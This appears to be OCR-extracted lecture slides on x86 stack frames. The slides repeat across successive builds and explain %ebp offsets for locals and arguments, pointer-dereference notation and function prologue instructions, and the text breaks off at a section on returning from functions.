
# ACCESSING VARIABLES

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int loc2;      Q: Where is (this) loc2?
    int loc3;
    loc2++;
}
```




# ACCESSING VARIABLES

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int loc2;      Q: Where is (this) loc2?
    int loc3;
    loc2++;
}
```



# ACCESSING VARIABLES

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int loc2;      Q: Where is (this) loc2?
    int loc3;
    loc2++;
}
```



%ebp A memory address

(%ebp) The value at memory address %ebp  
(like dereferencing a pointer)


Expression	Value
-4(%ebp)	loc1[0]
-2(%ebp)	loc1[2]
-8(%ebp)	loc2
-C(%ebp)	loc3
+8(%ebp)	arg1
+C(%ebp)	arg2

# NOTATION

---

`0xbfff03b8`    `%ebp`    A memory address

`0xbfff0720`    `(%ebp)`    The value at memory address `%ebp`  
(like dereferencing a pointer)




# NOTATION

---

0xffff03b8      %ebp    A memory address

0xffff0720      (%ebp)    The value at memory address %ebp  
(like dereferencing a pointer)

**pushl %ebp**




# NOTATION

0xffff03b8      %ebp    A memory address

0xffff0720      (%ebp)    The value at memory address %ebp  
(like dereferencing a pointer)

**pushl %ebp**




# NOTATION

0xffff03b8      %ebp    A memory address

0xffff0720      (%ebp)    The value at memory address %ebp  
(like dereferencing a pointer)

**pushl %ebp**




# NOTATION

0xffff03b8      %ebp    A memory address

0xffff0720      (%ebp)    The value at memory address %ebp  
(like dereferencing a pointer)

`pushl %ebp`

`movl %esp %ebp /* %ebp = %esp */`



# NOTATION

0xffff03b8      %ebp    A memory address

0xffff0720      (%ebp)    The value at memory address %ebp  
(like dereferencing a pointer)

`pushl %ebp`

`movl %esp %ebp /* %ebp = %esp */`




# NOTATION

0xffff03b8      %ebp    A memory address

0xffff0720      (%ebp)    The value at memory address %ebp  
(like dereferencing a pointer)

`pushl %ebp`

`movl %esp %ebp /* %ebp = %esp */`




## NOTATION

~~0xbffff03b8~~ %ebp A memory address  
0xbffff0200

~~0xbfff0720~~ (%ebp) The value at memory address %ebp  
0xbfff03b8

pushl %ebp

```
movl %esp %ebp /* %ebp = %esp */
```



# NOTATION

~~0xbfff03b8~~      `%ebp`   A memory address  
0xbfff0200

~~0xbfff0720~~      `(%ebp)`   The value at memory address `%ebp`  
0xbfff03b8                  (like dereferencing a pointer)

```
pushl %ebp  
movl %esp %ebp /* %ebp = %esp */  
movl (%ebp) %ebp /* %ebp = (%ebp) */
```




# NOTATION

~~0xbfff03b8~~      %ebp    A memory address  
0xbfff0200

~~0xbfff0720~~      (%ebp)    The value at memory address %ebp  
0xbfff03b8            (like dereferencing a pointer)

```
pushl %ebp  
movl %esp %ebp /* %ebp = %esp */  
movl (%ebp) %ebp /* %ebp = (%ebp) */
```



# RETURNING FROM FUNCTIONS

```
int main()
```

